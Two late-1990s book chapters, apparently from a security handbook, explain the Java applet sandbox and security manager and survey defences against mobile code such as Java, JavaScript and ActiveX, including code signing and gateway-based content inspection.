While some people might opine that Java is too insecure to be used in production environments and that it should be completely avoided, doing so creates the situation where a tremendous computing opportunity is lost. While the company that decides to bypass Java relieves itself of Java security worries, that means that they also relinquish the myriad benefits that Java affords. In addition, a significant number of cutting-edge Internet-based activities, such as E-commerce, online trading, banking, and more, are all written in Java. Also, many firewall and router vendors are writing their management front-end applications in Java. When a company cuts itself off from Java, it may likely cut itself off from the next generation of computing technology.

Push-based programs are powerful and flexible Web tools, and where the Web is directed, but these programs, by their nature, are inherently buggy and untrustworthy. Now take a look at the Java security model.

A Quick Introduction to the Java Programming Language

The essence of Java is to be a portable and robust programming language for development of write-once programs. Java was created to alleviate the quandary of writing the same applications for numerous platforms that many large organizations faced in developing applications for large heterogeneous networks. To achieve this, the Java compiler generates class files, which have an architecturally neutral, binary intermediate format. Within the class file are Java bytecodes, which are implementations for each of the class' methods, written in the instruction set of a virtual machine. The class file format has no dependencies on byte-ordering, pointer size, or the underlying operating system, which allows it to be platform independent. The bytecodes are run via the runtime system, which is an emulator for the virtual machine's instruction set. It is these same bytecodes that enable Java to be run on any platform. Finally, two significant advantages that increase Java's security is that it is a well-defined and openly specified language.

While many systems subscribe to the security through obscurity model, Java achieves a significant level of security through being published. Anyone can download the complete set of Java source code and examine it for themselves. In addition, numerous technical security groups and universities have done their own audits of Java security.

The second area where Java security is increased is through its architectural definitions. Java requires that all primitive types in the language are guaranteed to be a specific size and that all operations defined must be performed in a specified order. This ensures that two correct Java compilers will never give different results for execution of a program, as opposed to other programming languages in which the sizes of the primitive types are machine- and compiler-dependent, and the order of execution is undefined except in a few specific cases.

Overview of the Java Security Model

The Java applet[1] security model introduced with the 1.0 release of Java SDK considers any Java code running in a browser from a remote source to be untrusted. The model anticipates many potential attacks, such as producing Java code with a malicious compiler (one that ignores any protection boundaries), tampering with the code in transit, etc. The goal of the Java security model is to run an applet under a set of constraints (typically referred to as a sandbox) that ensures the following:

- No information on the user's machine, whether on a hard disk or stored in a network service, is accessible to the applet.
- The applet can only communicate with machines that are considered to be as trusted as itself. Typically, this is implemented by only allowing the applet to connect back to its source.
- The applet cannot permanently affect the system in any way, such as writing any information to the user's machine or erasing any information.

From a technical perspective, this sandbox is implemented by a layer of modules that operate at different levels.

Language Layer

The language layer operates at the lowest layer of the Java language model and has certain features that facilitate the implementation of the security model at the higher levels.

Memory Protection

Java code cannot write beyond array boundaries or otherwise corrupt memory.

Access Protection

Unlike C++, Java enforces language-level access controls such as private classes or methods.

Bytecode Verifier

When a Java applet is compiled, it is compiled all the way down to the platform-independent Java bytecode where the code is verified before it is allowed to run. The function of bytecode verification is to ensure that the applet operates according to the rules set down by Java and ensures that untrusted code is snared before it can be executed.

While the language restrictions are implemented by any legal Java compiler, there is still the possibility that a malicious entity could craft its own bytecode or use a compromised compiler. To deal with this possibility, Sun Microsystems architected the Java interpreter to run any applet bytecode against a verifier program that scans the bytecode for illegal sequences. Some of the checks performed by the verifier are done statically before the applet is started. However, because the applet can dynamically load more code as it is running, the verifier also implements some checks at runtime.

The bytecode verifier is the mechanism that ensures that Java class files conform to the rules of the Java application. Although not all files are subject to bytecode verification, those that are have their memory boundaries enforced by the bytecode verifier.

Security Manager

The function of the Java security manager is to restrict the ways in which an applet uses the available interfaces, and the bulk of Java's security resources are implemented via the security manager.

At the highest level, the security manager implements an additional set of checks. The security manager is the primary interface between the core Java API and the operating system and has the responsibility for allowing or denying access to the system resources it controls.

This security manager can be customized or subclassed, which allows it to refine or change the default security policy. Changing the security manager at runtime is disallowed because an applet could possibly discover a way to install its own bogus security manager. All of the Java class libraries that deal with the file system or the network call the security manager to ensure that accesses are controlled.

From a technology perspective, the security manager is a single interface module that performs the runtime checks on potentially dangerous methods that an applet could attempt to execute.

Security Package

The security package is the mechanism that allows for the authentication of signed Java classes. Those are the classes that are specified in the java.security package.

Signed applets were introduced in version 1.1 of the Java SDK and specifically are collections of class files and their supporting files that are signed with a digital signature.

The way in which a signed applet operates is that a software developer obtains a certificate from a certificate authority (CA) and uses that certificate to sign their applications. When an end user browses a Web page the developer has signed, the browser informs the end user who signed the applet and allows the user to determine if he wants to run that applet.

Key Database

The key database works with the security manager to manage the keys used by the security manager to control access via digital signatures.

The Java Standard Applet Security Policy

The exact set of policies that are enforced by Java in a specific environment can be modified by creating a custom version of the security manager class. However, there is a standard policy that has been defined by Sun and is implemented by all Web browsers that implement Java applets. The standard policy basically states:[2]

- An applet can only connect back to its source. This means, for example, that if the applet source is outside a company firewall, the applet is only allowed to talk to a machine that is also outside the firewall.
- An applet cannot query system properties because these properties could hold important information that could be used to compromise the system or invade the user's privacy.
- An applet cannot load native libraries because native code cannot be restricted by the Java security model.
- An applet cannot add classes to system packages because it might violate some access-control restrictions.
- An applet cannot listen on socket connections. This means that an applet can connect to a network service (on its source machine), but it cannot accept connections from other machines.
- An applet cannot start another program on the client workstation. This way, an applet cannot then spawn some other program or rogue process on the workstation. From a programming perspective, an applet is not allowed to manipulate threads outside its own thread group.
- An applet cannot read or write to any files on the user's machine.
- An applet can only add threads to its own thread group.

Java Language Security

This is not the place to detail the security features of the Java programming language, but a few of its most significant security-based features include the following.

Lack of Pointer Arithmetic

Java security is extended through lack of pointer arithmetic because Java programs do not use explicit pointers. Pointers are simply memory locations in applications. Consequently, no one can program (either maliciously or accidentally) a forged pointer to memory. The mishandling of pointers is probably one of the largest sources of bugs in most programming languages. To get around the lack of pointers, all references to methods and instance variables in the Java class file are via symbolic names.

Garbage Collection

Java garbage collection is the process by which Java deallocates memory that it no longer needs. Most languages such as C and C++ simply allocate and deallocate memory on the fly. The use of garbage collection requires Java to keep track of its memory usage and to ensure that all objects are properly referenced. When objects in memory are no longer needed, the memory they use is automatically freed by the garbage collector so that it can be used for other applets. The Java garbage collection engine is a multithreaded application that runs in the background and complements the lack of memory pointers in that they prevent problems associated with bad pointers.

Compiler Checks

The Java compiler checks that all programming calls are legitimate.

E-Commerce and Java

Sun Microsystems has entered the E-commerce arena in a big way and envisions having Java at the forefront of E-commerce. To assist in that attempt, Sun has created a Java E-commerce architecture to promote it.

Components of the architecture are the Java Wallet, Commerce Client, Commerce API, and Commerce JavaBeans.

The Java Wallet is a family of products written in Java that enable secure electronic commerce operations. The Java Wallet combines the Java Commerce Client, Commerce JavaBeans components, the gateway security model, and the Java Commerce Messages to create a single platform for E-commerce. It should be noted that the components can be used independently of one another. The Java wallet is written in Java; thus, it can run in any Java-capable browser.

Threats

In *Java Security: Hostile Applets, Holes and Antidotes,* McGraw and Felten describe four classes of threats that Java is susceptible to:

1. *System modification*. This is the most severe class of threats where an applet can significantly damage the system on which it runs. Although this threat is the most severe, the defenses Java has to defend against it are extremely strong.
2. *Invasion of privacy.* This is the type of attack where private information about host, file, or user is disclosed. Java defends against this type of attack rather well because it monitors file access and applets can only write back to the channel in which they were originally opened.
3. *Denial of service.* Denial-of-service attacks are written to deny users legitimate access to system resources. Denial-of-service attacks take many forms, but are primarily applications or malicious applets that take more processes or memory allocation area than they should use, such as filling up a file system or allocating all of a system's memory. Denial-of-service attacks are the most commonly encountered Java security concern and, unfortunately, Java has a weak defense against them.
4. *Antagonism*. An antagonistic threat is one in which the applet simply annoys the user, such as by playing an unwanted sound file or displaying an undesired image. Many antagonistic attacks are simply programming errors. Most denial-of-service attacks can be classified as antagonistic threats, but the ones defined here are less annoying than their denial-of-service counterpart. Like their counterpart, Java has a weak defense against them.

Using Java Securely

By following some generic guidelines, and then customizing those guidelines for an environment's unique needs, Java can be safely used in most environments. Java security, like most computer security, is built on a lot of common sense. A few of the major issues are:

- *Make sure that your browser is up to date.* Many Java vulnerabilities have originated in browser design flaws. Staying with a relatively new release of a browser hopefully ensures that discovered security flaws have been ameliorated.

- *Stay on top of security alerts.* Keep track of advisories from CERT (www.cert.org), CIAC (www.ciac.llnl.gov), and the appropriate browser vendor.
- *Think before you visit a Web site.* If visiting www.whitehouse.gov, chances of downloading a hostile Java applet are much less than if visiting www.hackers.subterfuge.org. The bottom line, use your head when surfing the Web.
- *Know your risks.* Every company must assess its risks before it can really understand how to deal with the security risks involved with Java. If the risk of Java is too great (i.e., nuclear control centers), do not use Java; if the risks are more minimal (i.e., home), one can pretty much use Java with ease.

Third-Party Software Protection

There are numerous third-party software tools available to further secure Java and add protection against the potential security threats that Java can produce. Such products are a necessity for running push and active content applications.

- Finjan — SurfinGate & SurfinGate (www.finjan.com)
- Safe Technologies — eSafe Protect (www.esafe.com)
- Digitivity — Cage (www.digitivity.com)
- Security7 — SafeGate (www.security7.com)

Conclusions About Java Security

Java has an impressive security architecture and foundation, but one cannot rely on the sandbox model exclusively. Combined with poorly written PERL and CGI scripts, browser vulnerabilities, operating system holes, Web server holes, and more, there are plenty of potential openings in which a malicious or poorly written application could wreak havoc.

Knowing what one's risks are, combined with an understanding of Java's vulnerabilities and active protection of content, will prove that *Java security* is not an oxymoron.

Notes

1. An applet is defined as a Java program that is run from inside a Web browser. The html page loaded into the Web browser contains an <applet> tag, which tells the browser where to find the Java .class files. For example, the URL http://cnn.com/TECH/computing/JavaNews.html starts a Java applet in the browser window because the source code contains the entry <applet code=Ticker.class>.
2. This article cannot list all of the details of the standard policy. For a thorough listing, view the Java SDK documentation set.

References

Frequently Asked Questions — Java Security, http://java.sun.com/sfaq/index.html.

Under Lock and Key: Java Security for the Networked Enterprise, http://java.sun.com/features/1998/01/security.html.

The Java Commerce FAQ, http://java.sun.com/products/commerce/faq.html.

The Gateway Security Model in the Java Commerce Client, http://java.sun.com/products/commerce/docs/whitepapers/security/gateway.pdf.

Low Level Security in Java by Frank Yellin, http://www.javasoft.com/sfaq/verifier.html

Enabling Safer Deployment of Internet Mobile Code Technologies

Ron Moritz

Highly functional applications — isn't this the Holy Grail that information systems managers have been searching for since the 1960s? Historically, we could go back more than a decade to the client–server platform whose technologies included third- and fourth-generation development tools and, later, Visual Basic and C++, and whose infrastructure included relational database servers in a distributed UNIX environment communicating over TCP/IP. More recent history is built around the Web platform where we find development technologies that include HTML and multimedia authoring tools, Java for developing program objects, and a variety of scripting languages used to glue various systems together.

New network computing initiatives require technologies that push both data and code between remote servers and local clients. Since mid-1996, mobile code technology, also referred to as active or downloadable content, has received considerable attention. Mobile code changes the model of client–server computing. Mobile code allows us to deliver both data and program code to the desktop without user intervention. By removing user participation in the download, installation, and execution of software, mobile code helps advance the reality of network computing. Mobile code is contributing to the maturing infrastructure of Web servers and browsers and is being assimilated with existing technologies and information system investments, often referred to as legacy applications and systems. The next generation of client–server services is emerging using the Web architecture to develop and deploy application servers.

Application servers have enhanced the performance and scalability of Web-based applications. Connecting such servers to the Internet, an open network connected to hundreds and thousands of other networks, results in new threats. Despite the growing threats, most organizations have done little to protect themselves against mobile code moving between Web servers and browsers. Security has taken a back seat. Corporate security policies that block mobile code adversely affect the evolution of the Internet, intranet, and extranet. The benefits of distributed subprograms and routines are lost if Java applets, ActiveX controls, scripts, and other mobile code are diverted or prevented from reaching the browser. While no security implementation is absolute, functionality is not achieved by disconnecting users from the network and preventing access to programs. In this chapter we will:

- Explore the problems associated with and alternatives available for allowing untrusted code to execute on the corporate network.
- Examine both the current and historical security issues associated with mobile code.
- Outline the risks of executable content within the context of new client–server computing.
- Describe Java security and author and capability signing models.
- Provide guidance for using mobile code on the corporate network.
- Provide a roadmap for mobile code deployment.
- Review mobile code security solutions available today.

Highly Mobile Code

Imagine no longer having to jump into the car and drive to the local computer superstore to buy software. Imagine not having to wait for your favorite mail-order house to ship software to your home or office. Imagine not having space-consuming software boxes lining your shelves. Imagine not having to spend hours installing software. Imagine loading software only when you need it.

Mobile code technologies allow Web users to automatically download and run platform-independent code from all over the world on their own machines without technical skills. This "breakthrough" is actually not a new theory; several languages have been introduced with this same goal. What is important today is that we recognize that the underlying computer communications infrastructure has provided the vehicle for a legitimate paradigm shift in computing: real programs that make the Web dynamic by delivering animation, computation, user interaction, and other functions to the desktop.

The emergence of mobile code as a Web-based client–server tool has been made possible by the:

- Positioning of Sun Microsystem's Java™ as a platform-independent language and standard
- Acceptance of Microsoft's Internet Explorer™ browser supporting ActiveX™ controls
- Ability to plug-in or add services to Netscape Communication's Communicator™ browser

The desire to create applications that install without the user's participation in the download, setup, and execution processes is logically equivalent to the concept of just-in-time inventory management systems deployed in the manufacturing sector. This is the premise on which the next generation of computing has been planned: locally run programs, dynamically loaded over the network, taking advantage of distributed computing horsepower, allowing "fresh" software to be distributed "as needed."

Java and ActiveX are being used today to create new business applications. Scripting languages, such as JavaScript™ and Visual Basic Script™, are used to create interfaces between new Web services and older, back-end data servers. In large enterprises you will find even the most lightweight application developer deploying programs on department servers. Such code follows no formal software development methodology, seldom undergoes a third-party quality assurance process, and frequently lacks the support services normally available with applications developed by the information services group. The desire for just-in-time software along with the infrastructure that facilities the transport and delivery of the code has resulted in a large and growing base of uncontrolled software.

Java

"The Java programming language and platform is a tsunami that will sweep through the economy. In the face of this tide of change, Microsoft and Apple are both forces from the past."[1] Ironically, this statement was issued on the same day that Microsoft infused Apple with $150 million. Nevertheless, it is important to understand the impact Java has had on the Internet and specifically with respect to next-generation, client–server computing. A 1997 research study of 279 corporations that had deployed or were planning to deploy Java lent support to the Java story.[2] The report claimed that a major shift had taken place in the way corporations viewed the Internet, intranet, and extranet: 52 percent of the companies surveyed were already using Java applications, the balance were in the testing or planning

phase. The report predicted that 92 percent of the corporations surveyed would be using Java as an enterprise-wide solution for mission-critical applications by 1999.

Mobile code technology is a critical part of any online business model. For information publishers mobile code provides ways to customize information delivery and consumer interactivity. For users, it translates into more productive use of the network. In organizations surveyed, Java is being used for serious computing applications such as information sharing, resource scheduling, and project and workgroup management. Simultaneously, there are emerging dangers associated with the deployment of Java. These threats, while not yet materialized, could potentially threaten system integrity at least as extensively as viruses do today. Fundamental shifts in the uses of the Java programming language may weaken the overall security of Java. A new wave of more powerful Java attacks are expected to appear in coming years. Java attacks consist of Java code which contains malicious instructions, embedded in Web pages and e-mail with HTML attachments. In the past, these Java attacks have had rather minor effects, such as freezing the browser or consuming desktop resources, and at worst required a reboot of the workstation. The current threat has escalated dramatically. New Java applications could open the computer to attacks on the hardware itself. Such attacks could affect data on the hard drive, interfere with CPU operations, or corrupt other hardware-based services.

Java Technology

Unlike other languages, the Java compiler does not translate from the program language written by programmers directly to machine code. This may be obvious in that machine code is processed (hence, machine dependent), while Java is marketed as machine independent. Java code is compiled into "bytecodes" (called applets) that are interpreted by the Java run-time system on the target computer. This run-time system is called the Java Virtual Machine (JVM), and an operating system-dependent version of this interpreter is required.

How Applets Execute Locally Without User Participation

HyperText Markup Language (HTML) pages can contain pointers or references to graphic images, tables, Java applets, and other "objects." Like the image, the applet bytecode is contained in another file on the Web server. When the Java-enabled browser encounters an applet "tag," it sends a request to the remote server to fetch the file containing the applet bytecode; the file is passed to the browser's JVM where it begins to execute. The JVM is multithreaded, which means that several applets can run simultaneously. Browser vendors Java-enable their applications by integrating the JVM into the browser. The specification for the JVM is available from JavaSoft, the Sun Microsystems subsidiary. Vendors are free to determine the level of security in their implementations.

Scripting Languages

"Scripting languages get to the point of a problem more concisely than do C++ or Java [object-oriented programming languages]. Programmers can create [some] solutions quickly and succinctly [using scripting languages]."[3] A script is a much higher language that allows the programmer or, as in most cases, a nonprogrammer to focus on the business problem and not the language. The downside is that the computer is forced to do more work during execution of the script and, consequently, system performance limitations are reached more quickly.

Scripts are best applied when applications must be set up and deployed quickly, require frequent changes, or are used to glue together existing components such as Web access to legacy systems and services. Scripts are not used for performance-intensive applications. Scripts tend to be safer than object-oriented programming languages because most scripting languages, having recognized that programmers who understand how to allocate and use memory correctly are rare, minimize errors by automating memory management and related functions. Of course, Java is supposed to do that but we know better.

JavaScript is a light programming language created by Netscape Communications that is used to develop code that is embedded in HTML documents and executed in the browser. Text between the JavaScript tags in the HTML file is passed to the JavaScript interpreter; browsers that do not support JavaScript simply ignore the JavaScript tags and code. JavaScript does not run in the Java Virtual Machine and is, therefore, not sandboxed by the same security models developed for securing Java applets.[4]

JavaScript is used in a variety of applications. Most commonly it can be found opening windows for user input in order to verify that input parameters, such as date fields, are correct or fall within a prescribed range. Prior to the introduction of mobile code, this level of data validation of form input was performed through CGI scripts on the host Web server or on programs developed for back-office servers. JavaScript enables programs to take advantage of the local processor and computing services to perform such checks.

JavaScript also introduces security problems. Most JavaScript security violations require only minor user interaction, such as a mouse click, to activate the malicious code. By simply creating a pop-up window that asks the user to click "OK" to continue, JavaScript attack code can be executed. Based on the risks associated with known JavaScript security violations, many have advocated turning JavaScript off.

Today, blocking JavaScript is less common. One reason is that corporate users find it necessary to run JavaScript to enable required services. Consider an application that enables browsers to be used as clients of legacy systems through custom Web pages that link to various host applications. To improve services to users the application relies on JavaScript to automate tasks such as log-in sequences and menu navigation. In the travel industry, several sites have emerged that deliver services only when JavaScript is enabled. There is little doubt that blocking JavaScript or other scripting languages will not be an option for long.

Plug-In Services

Today's browser technology supports the ability to automatically download and install plug-in applications that support user interaction with multimedia data. Although independent software vendors are traditionally responsible sources of such plug-in products, it is possible for well-known plug-ins to be maliciously modified. Because the browser gives users a window to collect plug-in applications, the result is an environment in which uncontrolled software is freely distributed and used, often in contradiction with an established computer security policy.

ActiveX

An example of ActiveX is the embedding of a Microsoft Excel spreadsheet (object) into a Microsoft Word document. The object contains information that tells the document how the object should behave, what operations it can perform, how it looks, and so forth. The document is the Object Linking & Embedding (oh-lay) container and the spreadsheet is the OLE control. OLE is the interface through which they communicate.

In the Web world, a browser that supports ActiveX acts as an ActiveX container by allowing ActiveX controls to run inside of it. When you open an HTML page, the browser runs out and downloads the graphics then displays them. With an ActiveX browser, the browser can also download ActiveX objects (including viruses) and run them in the same way that Word runs the Excel spreadsheet. ActiveX is the interface through which the browser communicates with the downloaded program or control. That is, an ActiveX control is a program that implements an ActiveX interface.

ActiveX controls are native programs and have the capabilities of native programs including access to the hard disk, system memory, and other local system and network resources. They differ from Java applets in three significant ways: they are much less secure, they are not cross-platform in that they require the Windows 32-bit operating system, and they are very large. ActiveX controls were birthed from the OLE technology and OLE was never intended to be used across bandwidth-constrained networks. The OLE object or ActiveX control must contain a lot of extra information to let the container, either

the Word document or Web browser, know how it works. In contrast, Java applets were designed from the start to be used across wide-area, limited-bandwidth networks.

There is nothing native to the ActiveX environment that protects the user. An ActiveX control can perform any action on the desktop, making it the perfect vehicle for the delivery of a Trojan horse. For example, an ActiveX game could, on the side, scan your hard drive for documents and send them to an attacker's Web server using a series of encrypted HTTP commands. It is so dangerous that *Wired Magazine* wrote:

> Microsoft's ActiveX technology is the single greatest technological threat to the future of the World Wide Web. Microsoft's ActiveX promoters are either so blinded by their own rhetoric that they don't see the danger of this new technology, or else they are so cynical that they would destroy the very essence of the Internet rather than compromise their market dominance.[5]

Buggy Code

Programs, by their nature, are inherently buggy and untrustworthy. Mobile code technology enables these buggy and untrustworthy programs to move to and execute on user workstations. The Web acts to increase the mobility of code without differentiating among program quality, integrity, or reliability. Consider multimedia documents such as Web pages. Such files, regularly created and distributed by nontechnical employees, are containers for textual content, graphic images, sound files, and programs. Using available tools, it is quite simple to "drag and drop" code into documents which are subsequently placed on Web servers and made available to employees throughout the organization or individuals across the Internet. If this code is maliciously designed, poorly programmed, or improperly tested, it can cause great distress. Although the effect of running such code cannot be anticipated, its delivery and execution are the default. In the new world of network computing, employees have a greater opportunity to create and deploy serious threats with fewer skills. How can managers be sure that programs delivered over the network through interaction with remote application servers are bug-free, crash-free, virus-free code? Are we certain that the code is noninvasive? Can we guarantee the proper operation of code?

Mobile Code and Security

We frequently hear that the only way to ensure 100 percent security for an organization's computer assets is to "disconnect them from the Net, turn them off, and lock them away in a safe." While worthy of an academic thesis, business realities do not afford managers such luxuries. The ability to gain control over mobile code that reaches into and executes on the workstation connected to the corporate network is a business requirement. Security is evolutionary. Four security concepts that can be applied to mobile code today can be summarized as follows:

- Java is reasonably secure and is becoming more so all the time.
- The Java language provides features that assist in the development of secure applications.
- The Java Virtual Machine deploys a "sandbox" concept designed to control access to local resources and to reduce the probability of introducing programs with undesirable effects.
- Security extensions, such as Java Archive (JAR) signing and Microsoft's Authenticode™, provide for encryption keys and digital certificates used by software publishers to sign code.

Sun Microsystems, Java's creator, knew that it would be essential that Java provide both software developers and users a secure development and run-time environment. To a large extent, they were successful: Java has made and continues to make a significant impact on the world of computing. But is it riskless? Clearly, the answer is no. The idea that untrusted executable content in the form of data is distributed across the network and is automatically executed on a local host wherever it goes gives rise to serious security concerns.

Additional strategies, optimized for mobile code security, are required to realize the full potential of the new client–server code exchange. These are accomplished through a powerful, cooperative set of technologies. A security infrastructure optimized for the mobile code is one that provides both client and server facilities that do not exist in the Web browsing environment. For example, a signing system to address the issue of how software publishers provide downstream assurance *vis-à-vis* their mobile code enables an entire class of applications that are not practical on the Web today due to the untrusted nature of software.

Basic differences between the Java and ActiveX approach to security include:

1. Java provides users with a security manager. The security manager acts according to his design to enforce preprogrammed security policies. Error recovery enables high-risk functions to be stopped while allowing the code to continue running.
2. Microsoft's Authenticode is simply a technology designed to identify the publisher of the code. One of the true values of code signing is its ability to assure end users that the code has not been tampered with or altered before or during the download process.
3. When Java applets are found to create insecurities, it is usually a bug in the specification of the JVM or its implementation. Because Java applets (by language specification) are designed to be safe, an insecure applet is exploiting a previously undiscovered weakness in the security scheme Java uses.
4. ActiveX controls do not contain security bugs because ActiveX technology was not designed with security in mind. ActiveX controls have total and complete control of your system.

Let's examine the two security models in more detail.

Digital Certificates

Authenticode is Microsoft's code signing strategy in conjunction with digital certificate vendor VeriSign. Signed code contains the author's digitally encrypted signature so recipients of the code can, based upon the publisher, determine whether the program is permitted to go outside the secure partition where it would normally run. Applets whose authors are trusted are granted full access to network and file resources.

From the attacker's perspective, Microsoft's Authenticode or code signing strategy is equivalent to asking mail bombers to include a return address on bombs sent through postal mail. As a recipient of a package, aware of the threat from letter bombs, am I more concerned with knowing whom a letter is from or what is inside. Clearly, given the choice, knowing what the contents are is more critical to security than knowing who sent the letter. Besides, how often do you reject packages simply because they have no return receipt? So it is with code coming from the network, regardless of whether that network is internal or external, regardless of the source, trusted or untrusted.

Even within the enterprise we are at risk. Between 60 and 80 percent of attacks, hacks, and computer crime come from within the corporation. What makes us so confident that we can trust our own software and application developers? Do applets and controls pass through a quality assurance process that gives us confidence that the code is free of bugs or malicious behavior?

Users are already weary of the "possible threat" warning box every time they download a non-HTML object. These warnings are simply not understood, ignored, or disabled. Given that it is straightforward to write an ActiveX control that scans the hard drive, sends all your files to a remote server, writes a virus to your boot sector, shouts obscenities at you, and formats your hard drive, it is reasonable for managers to be alarmed. It should be clear that a certificate attached to the code will not, in and of itself, keep you out of harm's way. By digitally signing the code using a stolen digital signature, or one registered under a false name, the unsuspecting accidental tourist to whom the control was pushed is lulled into a false sense of security: "It's signed; therefore it is safe." Besides, whom would you prosecute when it is found that the digital certificate owner does not exist, or lives in a country that is not concerned with computer crime, or with whom your country does not maintain criminal reciprocity?

We conclude that Authenticode, based on who and not what, does not deliver authorization and does not provide control over the execution of the signed mobile code. More important, code signing, whether applied to applets or controls, does not ensure bug-free, virus-free, noninvasive, or safe code. On the other hand, code signing does provide assurance that the code was not altered when moving from point A to point B; if it was malicious at A, it will be malicious at B.

The Java Sandbox

JavaSoft's security theory, often referred to as the "sandbox model," is based upon a protected area in the computer memory where Java applications are allowed to "play" without risking damage to the system that hosts them. This security model, built into the Java Virtual Machine or applet run-time environment, was designed to restrict or control malicious applet behavior. There are a number of documented examples that show that the model, in its current form, is susceptible to attack. For example, applets with hostile intent could access system files or extract data without the user's knowledge or interaction.

Some of the Java security we hear about is inherent in the Java language itself. For example, Java attempts to provide only one way to program a particular task. But the real security advantages can be found in the Java run-time environment. The Java run-time performs several safety checks before a downloaded applet can execute. The model is based on three components that work together like legs of a three-legged chair to create a fence around each applet. The model works as follows.[6]

- Byte code downloaded from a Web page undergoes format and static-type checking courtesy of the *byte code verifier*. The verifier is the system component that inspects untrusted, foreign, and potentially malicious code performing dataflow analysis to determine if the code adheres to the virtual machine's safety constraints. The verifier checks code for typesafety, the key security property on which Java depends.[7] Any failure of the verifier to reject code that does not conform to the Java bytecode specification is a flaw as it can result in a circumvention of typesafety and can lead to security violations.
- The *class loader* instantiates the applet and the classes referenced in namespace. It also determines when and how an applet can add classes to a running Java environment. For example, the class loader prevents applets from installing code that could replace components of the Java run-time.
- When an applet executes in the Java Virtual Machine there may be many active class loaders or applets, each with its own namespace. If the applet attempts a dangerous method or function, the *security manager* is consulted before the method runs. It is the security manager that implements browser-level security policies, as specified by the browser software vendor, by performing run-time checks on certain methods.

The Java security manager implemented in today's popular Web browsers provides only an initial layer of protection and is available only at the Java Virtual Machine level. The "sandbox" idea is problematic if you want to do something useful with applets. Another issue is that all applets that run on the browser get the same privileges, no matter where they come from. This doesn't make sense for real applications.

In an effort to make new applications based on Java more powerful, browser developers enabled code that arrived with a publisher signature or digital certificate to operate beyond the confines of the sandbox. Such efforts to enhance Java by getting the code "out of the sandbox" and deeper into the local system weaken the security model built into the Java run-time. Newer initiatives, including JavaSoft's Java Development Kit (JDK) 1.2, provide access beyond the sandbox based on capabilities requested by developers. For example, a developer with a need to write data to a temporary directory may announce his intention and allow the user to decide whether this request is legitimate. Problems with such initiatives are grounded by the inherent lack of confidence we have in our end users. Leaving an access or capability request decision to the user is functionally equivalent to eliminating all security controls. We cannot expect the user to answer "no" when presented with a grant request by an enticing site.

Security Solutions for Mobile Code

Remember Computer Security 101? The most important penetrations of computer systems have not exploited bugs; rather, they used some feature that had been carefully designed into the system in a way that the designer did not anticipate. Dr. Bill Wulf, a leading security researcher from the University of Virginia, suggests that the Java sandbox model suffers from the same problems as the Maginot Line, a strong line of defense that prevented the Germans from invading France directly.[8] The Maginot Line had engendered a false sense of security in France, and Wulf claims that however strong a sandbox model may be to a frontal attack "once it is breached the battle is lost completely and irrevocably."[9] As the Germans demonstrated, the way to defeat the Java sandbox is to use an attack other than the ones anticipated. Wulf concludes that as long as a sandbox or single line of defense is the dominant model of computer security, there will be no security against a determined attacker.

Current solutions include disabling mobile code at the browser or at a gateway server. But disabling Java at the browser is like giving your teenager the car without any wheels. Distributing preconfigured Java-disabled browsers does not prevent users from downloading functionally equivalent software without such restrictions. Even blocking mobile code at the firewall does not prevent users from pulling applets on board through other protocols such as FTP or SMTP (e-mail).

The original code signing solution was binary. The code was either blocked or allowed through and granted full system access. An alternative to signing is to grant specific permissions to each Java program. For example, applet "alpha" may request and be granted permission to read from the TEMP directory and access the FTP service in order to send a specific file to a remote server. Applet "beta" may request the same access and be granted only the read operation.

This approach, called capability signing, was introduced by Sun's JavaSoft but implemented uniquely by Microsoft and Netscape. It is still not well defined nor effectively implemented by any vendor. Specifically, asking each Java application to ask for the specific privileges it needs when it starts up or during execution would require a rewriting of the Java security manager to examine each request and decide whether to grant or deny it based on the user's security policy.

An alternative is to consider solutions that deploy heuristics. Heuristics is a method of analyzing outcome through comparison to previously recognized patterns. Using heuristics, it is possible to inspect and profile applets and controls to determine the program's intentions. After all, we are more interested in what a program will do than who wrote it. This approach, sometimes referred to as content inspection, offers a way to add another layer of security around the sandbox.

Mobile Code Security Architecture Overview

There are several approaches to the design of mobile code security solutions. As with any security strategy, maximum protection and risk reduction is achieved through a layered solution approach. The philosophy is rather straightforward: use different technologies deployed at several levels in order to push the risk away from the resources being protected.

The first, and simplest, approach is a client-only solution where the security is built into the client Web browser. This approach can be classified as "internal protection" as the technology that enables mobile code to be pulled from the Web and executed automatically on the client machine is also charged with protecting the desktop. Examples of this type of solution include the security manager or sandbox built into the Java Virtual Machine and the identification of the code publisher as the criteria for allowing code to execute.

The second approach is also client-based, but involves installation of a security service outside the Web browser. In this solution both the Web browser and the operating system on which the browser application operates are protected. The approach at this level is analogous to creating a demilitarized zone (DMZ) between the Web browser and the operating system; the mobile code is executed inside or through this DMZ. In this way, operations requested by mobile code delivered by the Web browser can be monitored, in real time, and risk level evaluated. Moreover, the user is able to set access control policy

to suit his security needs. Operations that fall outside acceptable tolerance levels can be automatically rejected. There is no theoretical limit to the number of different policies that can be configured. However, like all reasonable security solutions, implementation of a DMZ requires isolation of a finite set of policies that can be clearly and rapidly understood by the desktop user.

The third approach is the next generation of the second approach. This solution still places the security service — real-time monitoring — at the desktop where applets can be watched as they execute and shut down before doing damage. But, it moves policy management, logging services, and a data repository to a central location for administration, control, and enterprise-wide information sharing.

The fourth approach is server based: Dedicated content inspection servers check incoming code. In this approach a gateway machine is used to intercept mobile code moving from a Web server (host) to a Web browser (client). Risk level and delivery decisions are assessed through the static evaluation of that code. The resultant applet security profile is used as a basis for policy application to control and manage which applets are allowed into the corporate network.

The fifth approach is a derivative of the third and fourth approaches. This solution combines the effectiveness of real-time monitoring (dynamic code testing) with security policy management services (static code testing) available through a gateway server. Moreover, because client traffic must pass through the gateway server, policies can be established that require clients to have the desktop mobile code security software installed and operational prior to being allowed access to a Web server or mobile code host.

The sixth approach is the identification of mobile code features and characteristics even before the code is placed and made public on a Web server. This solution requires the attachment of a nonmodifiable digital profile to the code. The profile can later be read and evaluated by downstream gateways, servers, and clients. Go and no-go decisions can be issued on the fly, with a high confidence level and little or no performance overhead.

Conclusion

